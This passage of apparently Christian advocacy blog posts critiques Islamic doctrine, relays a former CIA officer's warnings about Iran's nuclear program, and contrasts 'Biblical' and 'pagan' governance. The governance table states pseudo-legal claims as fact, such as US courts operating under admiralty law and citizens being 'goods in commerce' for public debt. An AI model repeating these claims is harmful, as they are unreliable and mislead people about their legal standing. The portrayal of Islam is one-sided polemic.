There are two problems with this position. First, for the above to be true, Allah must have a necessary essence or being. Second, the actions which flow from nature represent their source.

Moral

"Say: Nothing befalls us save that which Allah has decreed for us" (59.51). Allah could have saved everyone if He so chose, but He did not desire to do so! How can humans therefore be responsible for their own actions.

Theological

Allah is not only the source of good, but of evil. The Prophet said, "Adam and Moses argued with each other. Moses said to Adam, 'O Adam! You are our father who disappointed us and turned us out of Paradise.' Then Adam said to him, 'O Moses! Allah favoured you with His talk (talked to you directly) and He wrote (the Torah) for you with His own Hand. Do you blame me for action which Allah had written in my fate forty years before my creation?' So Adam confuted Moses, Adam confuted Moses, the Prophet added, repeating the statement three times" (Al-Bukhari hadith).

Al-Ghazali states, "He (Allah) willeth also the unbelief of the unbeliever and the irreligion of the wicked and, without that will, there would neither be unbelief nor irreligion." Further, "that we have no right to enquire about what Allah wills or does. He is perfectly free to will and to do what He pleases."

Metaphysical

The ultimate conclusion is that there is only one agent within the universe: Allah, as He is the only one who can cause any action.

Aquinas wrote against this view in his *Summa contra Gentiles* to counter the Islamic teachings in Spain and the Latin Averroism developing in the Middle Ages. One Islamic creed states, "Allah Most High is the Creator of all actions of His creatures whether of unbelief or belief, of obedience or of rebellion: all of them are by the Will of Allah and His sentence and His conclusion and His decreeing." The ultimate conclusion is that Islamic confessions of faith rise from "No God but God" and beyond "No one acts but God" to "No one has being but God."

Footnotes:

Wolf, Dan, *A War for God*, Living Rightly Publications, 2017.

Geisler, Norman L. and Saleeb, Abdul, *Answering Islam*, Baker Books, 2002.

For more on that discussion, see Wolf, Dan, pp. 112-132, *A War for God*, Living Rightly Publications, 2017.

See series beginning with, Wolf, Dan, *Critical Theory Idolatry*, Virginia Christian Alliance, **https://vachristian.org/critical-theory-idolatry/** , Sept. 24, 2020.

Wolf, Dan, pp. 128-140, *The Light & The Rod: Why Biblical Governance Works*, Living Rightly Publications, 2020.

Geisler, Norman L. and Saleeb, Abdul, p. 139, *Answering Islam*, Baker Books, 2002.

Wolf, Dan, pp. 50-59, *The Light & The Rod: Why Biblical Governance Works*, Living Rightly Publications, 2020.

Geisler, Norman L. and Saleeb, Abdul, p. 142, *Answering Islam*, Baker Books, 2002.

Wolf, Dan, pp. 50-59, *The Light & The Rod: Why Biblical Governance Works*, Living Rightly Publications, 2020.

Geisler, Norman L. and Saleeb, Abdul, p. 145, *Answering Islam*, Baker Books, 2002.

Ibid.

Ibid, p. 148.

Ibid, p. 149.

Ibid, p. 150.

Iran's Nuclear Weapons Quest Must Be Stopped: A Watchman's Warning

JUNE 22, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, UNITED PATRIOTS UPRISING WITH GARY BINFORD

A former CIA officer says Iran's nuclear weapons quest is the harvest of a forty-year deception — and the danger has already crossed our borders.

The Big Three:

- A former CIA operations officer says Iran's drive for the bomb is not new — it began in the 1980s and was hidden from the world for nearly twenty years.
- The same regime that built that program in secret has placed operatives and proxies inside the United States, exploiting years of an open southern border.
- For Christians, the call is not panic but vigilance: to be informed, engaged, and anchored in the God who removes kings and sets them up.

The United States and Israel have gone to war with Iran, and the Strait of Hormuz — the artery through which much of the world's oil flows — has become a battleground. Beneath the rubble of bombed-out enrichment halls sits a stockpile of highly enriched uranium whose fate international

inspectors say they can no longer fully verify. All of it is the visible edge of Iran's nuclear weapons program — and it did not appear overnight.

It is tempting to treat this as a crisis that erupted out of nowhere. The reality is that the program is the patient work of more than forty years. According to former CIA operations officer Clare Lopez, understanding that history is the key to understanding why it had to be stopped.

Lopez recently joined Gary Binford on *United Patriots Uprising* to walk through what most Americans have never been told. We encourage you to watch the full conversation below.

Iran's Nuclear Weapons Quest Must Be Stopped, Guest National Security Analyst Clare Lopez
https://youtube.com/watch?v=f4ONaOb0Q14

Who Clare Lopez Is

Before weighing what Lopez argues, it helps to know who is doing the arguing. She is not a cable-news talking head reaching beyond her expertise. Lopez served as a career operations officer in the Central Intelligence Agency, later served as executive director of the Iran Policy Committee, and went on to lead research and analysis at a Washington national-security institute.

Today she heads Lopez Liberty LLC, an effort to alert Americans to national-security threats both abroad and at home. When she speaks about Iran, she is speaking about a subject she has tracked professionally for most of her adult life.

That background matters, because the watchman's job is to see what others cannot yet see. The prophet Ezekiel was given that very assignment, and God attached sobering weight to it: *"But if the watchman see the sword come, and blow not the trumpet, and the people be not warned; if the sword come, and take any person from among them… his blood will I require at the watchman's hand"* (Ezekiel 33:6).

Notice what the verse does and does not say. The watchman is not the one who swings the sword, and he is not blamed for the enemy's advance. He is blamed only for silence.

His single duty is to see the danger and sound the trumpet, leaving the response to those who hear it. Lopez has spent her career blowing that trumpet on Iran. The question for the rest of us is whether we will listen.

A Forty-Year Deception

Most Americans, Lopez notes, assume Iran's nuclear ambitions are a recent development. They are not. She traces the program's beginnings to roughly 1983 — only four years after the 1979 revolution that brought Ayatollah Khomeini to power — when Iran obtained blueprints and centrifuge components with help from Pakistan and the notorious A.Q. Khan network, the same operation that peddled nuclear weapons technology to rogue states around the world.

For nearly two decades, that work stayed hidden. The public did not learn of it until August 2002, when the National Council of Resistance of Iran held simultaneous briefings in Washington and Paris, using satellite imagery to expose previously secret sites — including the now-infamous enrichment facility at Natanz and a heavy-water reactor project at Arak. As Lopez tells it, that revelation was only the first crack in a wall of deception the regime has been patching ever since.

The pattern she describes is consistent: build in secret, deny when exposed, and bury the evidence. Iran was, and still is, obsessed with getting a nuclear weapon, Lopez argues — and the documented record of the last twenty years gives that claim real weight. This is not the story of a peaceful energy program that the West misunderstood. It is the story of a regime that has lied about its intentions for an entire generation.

The Park With the Tennis Courts

If you want a single image that captures the regime's character, Lopez offers one that is hard to forget.

After the Iranian resistance exposed a site called Lavizan-Shian — which Lopez describes as a nuclear-weapons research headquarters just outside Tehran — the regime did not simply abandon it. According to Lopez, they razed the entire facility to the ground, dug up the earth beneath it, hauled the contaminated soil away, and paved the site over into a city park — she says complete with picnic tables and tennis courts.

Satellite photographs documented the site's demolition and conversion into a park. You do not bulldoze and bury an innocent research center. You bury the thing you cannot afford the inspectors to find.

The deception did not end there. In 2018, Israel's Mossad carried out a daring operation, removing a vast archive of Iranian nuclear-weapons documentation from a warehouse outside Tehran before the regime even knew the agents had been there. And in 2011, the International Atomic Energy Agency — the world's own nuclear watchdog — published a report documenting detailed evidence that Iran had been working on the components of a nuclear warhead, not merely a peaceful reactor. The "civilian energy" story, Lopez argues, has never held up against the evidence.

The Case for Restraint — and Why It Falls Short

Honesty requires us to give the other side its strongest hearing, not a cartoon version of it. Those who urge restraint make arguments that deserve serious consideration. They point out that hawks have warned for decades that Iran was "just a year or two" from a bomb, and that those predictions have repeatedly failed to come true.

They remind us that military strikes risk a wider war, kill civilians, and can rally a hostile population around the very regime we oppose. After the intelligence failures that preceded the Iraq War, they argue, healthy skepticism toward claims about a hidden weapons program is not naïveté — it is wisdom paid for in blood and treasure. These are not foolish points, and Christians who take the sixth commandment seriously should never wave away the human cost of war.

However, the argument for indefinite restraint runs aground on the documented facts. The 2018 archive, the 2011 IAEA report, and the razed site at Lavizan-Shian are not speculation or cable-news bluster; they are evidence the world has seen.

There is a real difference between a regime that is theoretically "a year away" and a regime that, by the IAEA's own account, has worked on warhead components and amassed uranium enriched far beyond any civilian need. Restraint is a genuine virtue — until it becomes a polite name for allowing what the U.S. State Department calls the world's leading state sponsor of terror to finish a weapon it has pursued for forty years. At that point, restraint stops protecting the innocent and starts endangering them.

Why Iran's Nuclear Weapons Must Be Stopped

All of this history would be academic if the threat were contained. It is not.

Lopez points to Iran's ballistic-missile program as the delivery system the warhead work was meant to serve. The regime, she says, has been adapting warheads to fit the nose cones of those missiles — the final, dangerous step that turns a laboratory program into a weapon that can reach a city.

She warns that Iran's missiles now range far beyond its borders. Here a careful word is in order: Lopez suggested ranges reaching the capitals of Western Europe, and even paused to acknowledge she might have the exact numbers off. Open-source assessments generally place Iran's longest-range ballistic missiles around 2,000 kilometers — enough to threaten Israel, American bases across the Middle East, and parts of southeastern Europe, though not London or Berlin. The threat is grave without exaggeration, and grave is bad enough.

That combination — a concealed warhead program married to a growing missile arsenal — is what Lopez believes finally convinced both President Trump and Israeli Prime Minister Benjamin Netanyahu that the program could no longer be tolerated. In June 2025, the United States struck three of Iran's main nuclear sites in a limited operation.

Then, on February 28, 2026, the United States and Israel launched a far larger coordinated campaign that targeted the heart of the nuclear and missile infrastructure and, by widely reported accounts, killed Iran's supreme leader. The fighting has continued into the months since, with American forces striking Iranian targets repeatedly, and the International Atomic Energy Agency has formally pressed Iran to account for roughly 440 kilograms of uranium enriched to 60 percent — material whose fate the Agency says it can no longer fully verify.

That missing material is the whole argument in a single figure. This is no longer about diplomacy and inspections — it is about whether a regime that has chanted "death to America" for forty years is permitted to finish what it started.

The Threat Within

The danger Lopez describes does not stop at Iran's borders, and this is the part of her warning Americans are least prepared to hear.

For years, she notes, the southern border was dangerously porous. In her view, no one can say with confidence how many hostile operatives, including from Iran's Revolutionary Guard Corps, may have slipped into the country during that time.

What is documented is sobering enough. Federal prosecutors have charged an Iran-linked operative in a plot to assassinate former National Security Adviser John Bolton on U.S. soil, and U.S. officials have warned of continuing Iranian threats against former Secretary of State Mike Pompeo.

Iran's terror proxy, Hezbollah, has maintained an operational presence in the United States for decades — and here precision matters greatly. Lopez is not describing ordinary Lebanese or Shiite Americans, the overwhelming majority of whom are peaceful, law-abiding neighbors. She is describing a covert network that hides within those communities. Federal cases have documented Hezbollah operatives conducting pre-attack surveillance of potential targets, including Jewish sites, on American soil.

Scripture does not leave us naïve about such things. *"Be sober, be vigilant; because your adversary the devil, as a roaring lion, walketh about, seeking whom he may devour"* (1 Peter 5:8). Peter is writing about spiritual warfare, and the deepest battle is always spiritual — we wrestle not against flesh and blood. But the command to sober vigilance is not confined to the unseen realm.

A people who will not stay awake to real threats, whether spiritual or physical, will be devoured by them. Watchfulness is not paranoia. It is the plain wisdom Scripture commends.

What This Means for You

So what does an ordinary believer do with all of this? Lopez's own answer is refreshingly concrete: become an informed citizen, and let that lead to becoming an engaged one. Here is where that begins this week.

1. **Start in your own home.** Talk with your children and grandchildren about what they are being taught — in their classrooms, on their screens, in the culture around them. The first line of defense against deception is a family that thinks clearly and biblically together.
2. **Engage locally.** Attend a school-board or library-board meeting this month. Get to know the people running for local office, and learn what they actually stand for before you ever cast a vote for them.
3. **Vote, and guard the vote.** The midterm elections this November matter more than off-year elections usually do. Consider volunteering as a poll watcher or election officer, as Lopez herself has done.
4. **Speak up.** Share sound, sourced information with your church, your friends, and your networks. Silence in the face of a known threat is its own kind of failure.

And here a word of caution for every Christian who cares about these things: no political action, however wise, is ultimately what we are counting on. No argument on a page can change a heart — but the God who opens blind eyes can. We engage the culture not because we believe politics will save us, but because faithfulness requires it, and because we love our neighbors enough to warn them.

The God Who Removes Kings

It is easy, watching missiles fly and reading of plots and proxies, to feel that the world is spinning out of control. It is not. The same season that headlines announced the death of Iran's supreme leader, the Word of God quietly reminded us who actually governs the rise and fall of rulers: *"And he changeth the times and the seasons: he removeth kings, and setteth up kings: he giveth wisdom unto the wise, and knowledge to them that know understanding"* (Daniel 2:21).

Iran's ayatollahs believed they were untouchable. They were not. No regime is. The God who fixed the boundaries of the nations holds every tyrant's days in His hand, and not one of them reigns a moment longer than He permits.

Our task is not to win the future through anxiety, but to be faithful watchmen in our own day — to see clearly, to warn honestly, to act wisely, and to rest in the One who has never once lost control

of human history. The battle is real. So is our God. And He has already told us how the story ends.

Key Takeaways

- Iran's nuclear weapons program began around 1983, not recently — and was hidden from the world for nearly two decades.
- Former CIA officer Clare Lopez argues the "civilian energy" story has never matched the documented evidence.
- After it was exposed, the regime razed the Lavizan-Shian weapons site and turned it into a park, burying the evidence.
- Israel's 2018 Mossad operation seized a vast archive showing the warhead program had continued.
- A 2011 IAEA report documented Iranian work on actual nuclear-warhead components.
- Iran's ballistic missiles threaten Israel, U.S. bases, and parts of Europe — the delivery system for a warhead.
- The U.S. and Israel struck Iran in June 2025, then again beginning February 28, 2026; reports said the supreme leader was killed.
- The IAEA says it can no longer fully verify the fate of roughly 440 kilograms of 60%-enriched uranium.
- Federal cases document an Iran-linked plot against John Bolton and Hezbollah surveillance networks on U.S. soil.
- Lopez urges believers to become informed citizens first, then engaged ones — at home, locally, and at the ballot box.
- No political action saves us; only God changes hearts. We engage out of faithfulness and love of neighbor.
- God "removeth kings, and setteth up kings" (Daniel 2:21). No tyrant reigns a moment longer than He permits.

For Further Study

- Watch the full interview: *United Patriots Uprising with Gary Binford* — Clare Lopez on Iran (link above).
- Clare M. Lopez — Lopez Liberty LLC; Citizens' Commission on National Security.
- National Council of Resistance of Iran — public briefings on Iran's nuclear program (2002–present).
- International Atomic Energy Agency — reports on Iran's nuclear program, iaea.org.

Related VCA Content

- **Islam in America: What Every Believer Should Understand**
- **The Resistance Has Begun — VCA investigative series**
- **America Under Siege: Lt. Col. Allen West Sounds the Alarm**
- **The SAVE Act and the Silent Pulpit: Donald T. Eason on Why Voting Matters**

A Choice of Freedom

JUNE 18, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CIVIL LAW, FREEDOM, GOD AND CULTURE

Twenty-seventh in a series

Today we turn to freedom. An important topic as we approach our 250th anniversary as a nation. Freedom is an outcome of other choices, many of those we've already considered. These include; sovereignty, tenets, ideology, governance, rights, and law. This post attempts to pull all that material together, and add a few more ideas about the topic.

This article is not judgmental on the topic. We each have the free will to choose what we want. I know what I choose and why. Ideas have consequences, and this topic is a stark reminder. Additionally, America itself has, until recently, fallen away from the type of freedom envisioned by our Founders. We'll see the west is little different from Islam in this respect, and look into why that might be.

Definitions

From the 1820 Webster's dictionary, we have the following;


- Freedom – A state of exemption from the power or control of another; liberty; exemption from slavery, servitude or confinement. Freedom is personal, civil, political, and religious.
- Governance – Government; exercise of authority; direction; control; management, either of a public officer, or of a private guardian or tutor.

- Idea – Literally, that which is seen; hence, form, image, model of any thing in the mind.
- Law – A rule, particularly an established or permanent rule, prescribed by the supreme power of a state in its subjects, for regulating their actions, particularly their social actions.
- Right –
  - Conformity to the will of God, or to his law, the perfect standard of truth and justice.
  - Conformity to human laws, or to other human standard of truth, propriety, or justice.
- Sovereign – A Norman word.
  - Supreme in power; possessing supreme dominion; as a sovereign, prince. God is the sovereign ruler of the universe.
  - Supreme; superior to all others; chief. God is the sovereign good of all who know and love him.
- Sovereign – A supreme lord or ruler; one who possesses the highest authority without control. Some earthly princes, kings, and emperors are sovereigns in their dominions.

One of my favorite definitions of freedom comes from M. Stanton Evans. "Freedom … means *the absence of coercion*—to the extent this is feasible in organized society. It means the ability of human beings to act in voluntary fashion, rather than being pushed around and forced to do things." (Emphasis in the original.)

God and Man

Within Christianity, God is both infinite and personal. Man holds a special place in God's creation. Man is part of creation, but different. The diagram below demonstrates this relationship.



God alone is infinite in all the universe. Man, on the other hand, is finite—like the rest of creation. He is part of God's creation. This is shown by placing the chasm on the right side of the diagram between God and all His creation. God is love. He created creation out of love; one must experience love to understand it. God made man in His image and likeness, intending for man to have a relationship with Him so man could experience His love. He gave man the free will to


choose whether he accepts God's love and that relationship. This is shown on the diagram's left side by placing the chasm between man and the rest of creation.

As God is infinite, and man is not, man requires something greater than himself to accomplish the purpose for his creation. He requires God. Our relationship with God is the bridge allowing us to fulfill the purpose for which God created us. And God left it to each and every one of us to choose whether we enter into that relationship or not. When we turn away from a relationship with God, we end up with only the right side of the diagram—with man alone.


The Difference

Only the Biblical Principles governance model allows for recognizing that relationship with God. He is sovereign. The natural rights man possesses are recognized, and God's law followed—it supersedes man's law. This model is individualistic as each individual shares the same common nature and dominion. It relies primarily on negative rights aimed at avoiding evil. Man requires morality to exercise his free will appropriately. All other governance forms are collective in nature. They rely on classes or groups within society. Each group possesses its own set of privileges. Persuasion enforces harmony, and force used when persuasion fails. Islam falls into this latter category, as discussed in earlier articles. According to tradition, Allah is inscrutable—unknowable. Several groups exist within it that have their own rights and differing law.

The diagram below reflects some of the differences, differences derived through ideas about who God and man are—if society acknowledges God at all.



The differences in positive and negative rights are shown again below. It comes down to having the ability to choose from among many options, or a yes/no decision concerning a single alternative.



The above differences also impact law. America began with common law. Common law derives from applying God's divine and natural law. God is sovereign. This law comes from man's God given nature and the natural rights inherent in it. Other law begins with man as sovereign, granting privileges passing as rights to society's groups. The difference could not be more stark or profound.

Applying to Islam

Within Islam, everything is already laid out for you. All that's required is obedience. The requirements are many, so many that not even those who faithfully try to carry them all out can do so. Take religious freedom as an example. Within America, one is free to choose from any religion—or no religion at all. Yes, there will be constraints on some, if they violate other individual's rights or attempt to harm them. But compare that to religious freedom as it exists within an Islamic society. There your religious freedom comes down to a simple choice. One can choose Islam any time they want.

America is not Exempt

This is where we pause for a moment to discuss America. While our country began as a republic base upon the Biblical Principles model, it has morphed into a collectivist governance form. Major milestones in that process occurred in 1938's Erie Railroad v. Tompkins decision and implementing the Rules of Civil Procedure. These effectively ended common law's recognition. Then, in the 1960's, the state's adopted the Uniform Commercial Code. A return to a type of Roman civil law where just about everything is a contract, but not a common law contract.

Think that is not true? How often does one need to get permission to do something? How many applications do you need to complete? Are licenses or permits needed before an action can take place, or you can even work? Are certificates needed to prove some action has already been performed? Do these papers require two party's signatures, or only yours? The latter are adhesion contracts, a form of Roman civil law contract. As a reminder, the table below lists some of the significant differences between the two primary governance models.

	Biblical Model	Pagan Model
Creation	God alone is eternal. Creation separate from God.	Creation is eternal.
Authority	God's authority is absolute. Man granted dominion.	Man carries a divine obligation.
Man's Nature	God's image and likeness. Man shares the same nature.	Some are more equal than others.
Societal Order	People create the State.	State creates the People.
Rights and Law	Rights based upon our nature. Law derived from our rights.	Human law creates rights (privileges).
Law	Natural law and custom.	Civil (Roman) law
Law Relates to	Man/Woman Private	Person and Human Public
Power	Diffuse and limited.	Concentrated and absolute.
Morality	God's unchangeable values.	Man's changeable values.
Justice	Negative test. Find and remove injustice.	Based upon law and entitlement.

At the end of this post is a table listing some of the differences between the constitutional republic of America's founding, and the administrative democracy it became. When someone says an action is a threat to our democracy, they mean just that. They wish to preserve the democracy they've created. We moved from a system where government created public law for private purposes to one where it created private law for public policy. The change was slow over a long period of time.

The best slaves are the one's who think they are free. Thankfully, things began to change in 2017. While we have much work yet to do in America, I believe things have recently been heading in the right direction. That all begins with recognizing and understanding the problem.

Footnotes:

Webster, Noah, *American Dictionary of the English Language*, Foundation for American Christian Education, 1820, 2021 printing.

Evans, M. Stanton, p. 23, *The Theme is Freedom*, Regnery Publishing, Inc. 1994.

Schaeffer, Francis, A., p. 26, *Escape from Reason*, InterVarsity Press, 1968.

American Governance – A Comparison

Founding – Constitutional Republic	Today – Administrative Democracy
• Private Law; non-positive law	• Private Int'l Law; Roman Civil Law
• Public Law for Private Purposes ○ Separation of Powers ○ Direction of Own Life ○ Acts on Person (in personam)	• Private Law for Public Policy Purposes ○ No Separation of Powers ○ Compelled Performance (Pledge) ○ Acts 'in Rem' on 'the thing' (Res)
• Use of Public Common Law ○ Express Bilateral Contracts ○ Comply with 8 Points of Contracts ○ Unlimited Ability to Contract ▪ Article 1, §10	• Use of Roman Civil Law (Admiralty) ○ Implied Unilateral Contracts ○ Contract Compliance Points not Required ○ Contracts Entered Unknowingly
• Secure Natural (Absolute) Rights: ○ Personal Security ○ Personal Liberty ○ Private Property ○ Private Relationships ○ Public Dominion (Authority)	• Secure Public Policy Privileges ○ Silence is Acceptance ○ Relative Rights to Self and Property
• Only time people use public law is when it is violated ○ Article III Courts ○ Innocent Until Proven Guilty ○ Burden of Proof on the Accuser ○ Ruling on contract only	• Judgement based on merits of case and precedence. ○ Article I Courts ○ Courts Interpret Legislative Intent ○ Guilty Until Proved Innocent ○ Burden of Proof with the Accused ○ Ruling on Code, Statutes, and Regs.
• Swift v. Tyson (1842)	• Erie Railroad v. Tompkins (1938)
• State Nationality	• Federal (U.S.) citizen ○ 14th Amendment
• Natural Being (Man/Woman)	• Person ○ Considered "goods in commerce" for servicing the public debt
• Constitution ○ "States in This Union" ○ Article IV, §3, Clause 1 ○ Article IV, §4	• Confederacy Under Articles of Confederation and N.W. Ordinance ○ "Several States of the Union" ○ Article I, §8, Clause 17
• Public Federalism ○ General Common Law ○ Sovereignty of People Protected Through Public (Positive) Law ○ Unlimited Right to Contract ▪ Article I, §10 ○ Laws Recorded in Federal Register	• Private Federalism ○ Roman Civil Law (Admiralty) ○ State Sovereign Through Private Law ○ Creates Implied Trust ○ Laws not Recorded in Federal Register
• Lawful money – gold or silver coin ○ Article 1, §10	• Uniform Commercial Code ○ Use of Debt Notes (HJR 192, 1933)
• All Debts Must Be Paid	• Debt Deferred by Mutual Agreement

US Law and Shari' a

JUNE 7, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, GOVERNANCE, NATURAL LAW AND HUMAN LAW

Twenty sixth in a series

We'll finish the conversation we started last time by discussing law. Once again, we'll create a baseline using the Biblical Principles model, before proceeding with the State Religion model and Shari'a. You might want to have the previous article available to reference as the topics of rights and law are closely related.

What is Law?

We saw last time that Webster's 1820 Dictionary defines law as a permanent rule prescribed by a society's supreme authority—its sovereign. As the sovereign within the two primary governance models differ, the law's source with each of these two societies are also different. Within the Biblical Principles model, God is creation's sovereign, and His law prescribed through both nature and revelation—natural law. Man's law lies below God's, and is to align with His law. However, the State Religion model's sovereign governing power is man.

Within the Biblical model, there are three law areas (jurisdictions) created in the first two chapters of Genesis. That's where we'll begin before moving to the State Religion model and then Shari'a. Note, none of this is legal advice, but is presented for educational purposes only.

In the Beginning ...

Note the passages from Gen. 1:26-30 and Gen. 2:15-7 again. God created man in His image and likeness, then gave man dominion over the things of the earth. He placed trust in man, creating the first trust. Trust law is the first jurisdiction. Man's nature and dominion form the basis of his natural rights, as discussed last time. In addition, God placed man within the midst of a garden providing everything he needed. God placed man within the midst of His property and gave man its use for man's benefit. This is the second jurisdiction of common law related to rights and property.

The last area concerns contracts. While a trust is a contract, it is one designed for a unique purpose, and not what we normally think of when hearing the word contract. More typical are the events from Genesis 2. There God placed the man in the garden to tend it. If he did so, the garden would provide everything he needed. There was only one condition, man was not to eat from the tree of the knowledge of good and evil. A contract is an agreement between two beings with terms and conditions. This is the admiralty law jurisdiction over commerce and contracts. God created all three law forms during His act of creation. Those actions form the basis for all law within each jurisdiction as they happened first, before anything man did. Man even breaks this law in Genesis 3. He breaks trust and a contract with God by his actions. We'll go into a little more detail into each law jurisdiction next.

Types of Law

Trust Law

As stated above, God placed trust in man when granting him dominion, creating the first trust. All trusts have three parties; a grantor, trustee(s), and beneficiary(ies). God as creation's creator is this first trust's grantor. God placed the things of the earth He created into trust with man. A grantor places assets into a trust for benefit of another—an act of service again. One creates trusts through their writing, speech, or even their actions. Trustees are responsible for complying with the trust's rules. Beneficiaries are those for whose benefit a trust is created.

Man is both trustee and beneficiary within this first trust. All trusts have rules stated within a contract called an indenture. This first trust's indenture is the Bible. It was likely originally implied by actions, later passed on to succeeding generations by the spoken word, and finally at some point written down. It contains God's rules for the trust (revealed law), and the benefits one receives when following the rules.

Think this is not the case? Check out Deuteronomy Chapters 27 (curses), 28 (blessings), and 30 (our choice). I believe the Israelites also recognized this trust arrangement. That is one reason

why lineages are a significant part of the Old Testament. If one could not trace their lineage back to one of the Old Testament families, clans, or tribes; then they were not a beneficiary of God's promise to Abram, they were outside the trust.

Common Law

Common law, the second area, again concerns rights and title. We'll discuss rights and law first. Three of the four areas within the private side of common law are present in Genesis 1. These are Personal Security, Personal Liberty, and Property. At creation, God gave man life (Personal Security), reason and language (Personal Liberty), and placed man within abundance meeting his every need (Property). When God created woman in Gen. 2:18, 21-4, the family was created and a fourth area of private common law (Private Relationships) formed. Each area protects rights inherent in our God given nature. Except for the trust law mentioned previously, God created common law before all other law. Common law is therefore superior to all law but trust law, as trust law came first.

Creation came first. Natural rights are inherent in our nature—our creation. Natural rights therefore come before law. Man's nature and God's commands shape natural law. Common law relies on the principles forming natural law.

Common Law's Source

What is natural law? It is the law of nature and revelation, prescribed by God.

"Upon these two foundations, the law of nature and the law of revelation, depend all human laws; that is to say, no human laws should be suffered to contradict these."

"The law of nature … is that which God, the sovereign of the universe, has prescribed to all men, not by any formal promulgation, but by the dictate of right reason alone. … t comprehends all the duties we owe either to the Supreme being, to ourselves, or our neighbors."

Natural law is also called the moral law. Christian principles form natural law and create common law's foundation. America's law concerning rights and title, at its founding, was formed by Common Law.

"*England never accepted the Roman civil law*, … The English civil law is divided into Common Law or lex non scripta (i.e., not written at first), or Statute Law or lex scripta. They are related to each other as oral tradition and the Bible are in theology. … It is Anglo-Saxon in its roots, and moulded by Norman lawyers, *under the influence of Christian principles and equity*. Blackstone, the standard expounder of English law, says, 'Christianity is a part of the Common Law of England.'"

This is why America's founders believed we have a set of natural rights; coming from God, and preceding natural law. Natural law protects these rights. These rights are unalienable, meaning no man can place a lien upon these as they come from God.

Title

Title has to do with the right of ownership and/or beneficial use. These, too, have their basis in the Bible. A natural person (i.e., a man/woman) may have both or only one type of title in relation to an object. God made a distinction between land and the things of the earth—between real and personal property. The land is not to be permanently sold. We only have the right of its use (Lev. 25:23). Further, we see this same principle at work in the parable of the bags of gold/talents (Luke 19:12-27). The king (God) gave the use of gold to his servants, but retained its ownership. The king demanded an accounting when he returned. God granting man dominion man over the things of the earth gave man beneficial use of those things. We do not own them if we did not create them.

It is different with the things we create through our labor, either directly or indirectly. Labor is a natural right, and we have the right to keep the fruits of our labor. It is God's gift to man (Eccl. 3:12-3). For these things (personal property) we have both ownership and right of beneficial use. This is consistent with God's title through His act of creation; a part of His image and likeness man bears. It also means we are able to create trusts with the things we create through our labor—just as God did. We can pass ownership and/or beneficial use on for another's benefit through a trust we create. As we cannot create everything we need, money provides a store of value for man's labor. Man can exchange this store of value for the things man needs, but cannot create for himself.

Contract Law

The third area is contract law. As mentioned earlier, God placed man in the Garden to cultivate and care for it, and in return it would supply all man's needs. God placed one condition on the arrangement. Man must not eat from the tree of the knowledge of good and evil. This action created a fifth area within Common law private relationships, that of Private Contracts. When man ate from the tree, he broke the contract and was cast out of the Garden. Man also broke his spiritual relationship with God as man rebelled against God by his actions. He broke a condition of the trust.

Contracts also take written or oral forms, or are implied by the parties actions. However, common law contracts differ from Roman civil law contracts, which we'll cover next. Common law contracts require;

- An agreement between like kinds (living men/women ***or*** legal fictions such as corporations—no mixing of the two types),
- Competency to create a contract,
- A meeting of the minds between parties,
